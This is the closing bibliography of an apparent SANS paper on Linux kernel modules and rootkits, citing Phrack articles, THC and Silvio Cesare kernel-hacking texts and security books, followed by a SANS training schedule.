[PHRA608] *"Static kernel patching". Jbtzhm. Phrack Magazine, Vol. 11, Issue 60, File 8. 2002.* http://www.phrack.org/show.php?p=60&a=8 (January 2004)

[PHRA613] *"Finding hidden kernel modules (the extrem way)". madsys. Phrack Magazine, Vol. 11, Issue 61, File 3 inside Linenoise (6). 2003.* http://www.phrack.org/show.php?p=61&a=3 (January 2004)

[PHRA6110] *"Infecting Loadable Kernel Modules". truff. Phrack Magazine, Vol. 11, Issue 61, File 10. 2003.* http://www.phrack.org/show.php?p=61&a=10 (February 2004)

[PHRA6113] *"Hacking the Linux Kernel Network Stack". bioforge. Phrack Magazine, Vol. 11, Issue 61, File 13. 2003.* http://www.phrack.org/show.php?p=61&a=13 (January 2004)

[PHRA6114] *"Kernel Rootkit Experiences & the Future". stealth. Phrack Magazine, Vol. 11, Issue 61, File 14. 2003.* http://www.phrack.org/show.php?p=61&a=14 (April 2004)

[PORTK1] *"Port Knocking". Martin Krywinski.* http://www.portknocking.org/ (January 2004)

[PRAG1] *"(nearly) Complete Linux Loadable Kernel Modules". version 1.0. Pragmatic. THC, The Hackers Choice.* http://www.thc.org/papers/LKM_HACKING.html, http://packetstormsecurity.org/docs/hack/LKM_HACKING.html (March 1999)

[REDH1] *"Building a Monolithic Kernel". Red Hat 9.0.* http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/custom-guide/s1-custom-kernel-monolithic.html (February 2004)

[RUBI1] *"Linux Device Drivers, 2nd Edition". Alessandro Rubini, Jonathan Corbet. O'Reilly. ISBN: 0-596-00008-1* http://www.xml.com/ldd/chapter/book/index.html (2001)

[RUBI2] *"The Design of kHHTPd". Alessandro Rubini.* http://www.linux.it/kerneldocs/khttpd/khttpd.html (March 2004)

[RUDE1] *"Building a Linux Super Kernel for Data Forensics (revisited)". Thomas Rude. January 2003.* http://www.crazytrain.com/monkeyboy/FSK.pdf (March 2004)

[RUST1] *"Unreliable Guide To Hacking The Linux Kernel". Paul Rusty Russell.* http://kernelbook.sourceforge.net/kernel-hacking.pdf, http://kernelnewbies.org/documents/kdoc/kernel-hacking.pdf (March 2004)

[SA9611] *"SysAdmin magazine. Security. November 1996, Vol. 5 Issue 11".* http://www.samag.com/articles/1996/9611/, http://www.cs.wright.edu/people/faculty/pmateti/Courses/499/Fortification/obrien.html (23 March 2004)

[SALZ11] *"The Linux Kernel Module Programming Guide". Version 2.4. TLDP. Peter Jay Salzman, Ori Pomerantz.* http://www.tldp.org/LDP/lkmpg/lkmpg.pdf (April 2003)

[SCAM1] *"Hacking Exposed. Second Edition". Joel Scambray, Stuart McClure, George Kurtz. McGraw Hill. ISBN: 0-07-212748-1* (2001)

[SIDL1] *"Intrusion Discovery Cheat Sheet v1.3. Linux". SANS.* http://www.sans.org/resources/linsacheatsheet.pdf (April 2004)

[SILV1] *"Runtime Kernel Kmem patching". Silvio Cesare. November 1998.* http://www.l0t3k.org/biblio/kernel/english/runtime-kernel-kmem-patching.txt (April 2004)

[SILV2] *"Kernel function hijaking". Silvio Cesare. November 1999.* http://www.rfxnetworks.com/docs/kernel-hijack.txt (April 2004)

[SKOU1] *"CounterHack. A Step-by-Step Guide to Computer Attacks and Effective Defenses". Ed Skoudis. PH PTR. ISBN: 0-13-033273-9* (2002)

[SKOU2] *"Malware. Fighting Malicious Code". Ed Skoudis with Lenny Zeltser. PH PTR. ISBN: 0-13-101405-6* (2004)

[SPACE1] *"Indetectable Linux Kernel Modules". SpaceWalker from BHZ.* http://ouah.kernsh.org/spacelkm.txt (January 2004)

[STJUD1] *"Saint Jude". Timothy Lawless.* http://sourceforge.net/projects/stjude (January 2004)

[TIGRA1] *"Linux Kernel 2.4 Internals". Tigran Aivazian. 7 August 2002.* http://www.moses.uklinux.net/patches/lki.html (March 2004)

[TOXE1] *"Real World Linux Security. Intrusion Prevention, Detection and Recovery". Bob Toxen. PH PTR. ISBN: 0-13-028187-5* (2001)

Last Updated: June 25th, 2018

Upcoming Training

SANSFIRE 2018	**Washington, DC**	**Jul 14, 2018 - Jul 21, 2018**	**Live Event**
SANS Network Security 2018	**Las Vegas, NV**	**Sep 23, 2018 - Sep 30, 2018**	**Live Event**
SANS London October 2018	**London, United Kingdom**	**Oct 15, 2018 - Oct 20, 2018**	**Live Event**
SANS OnDemand	**Online**	**Anytime**	**Self Paced**
SANS SelfStudy	**Books & MP3s Only**	**Anytime**	**Self Paced**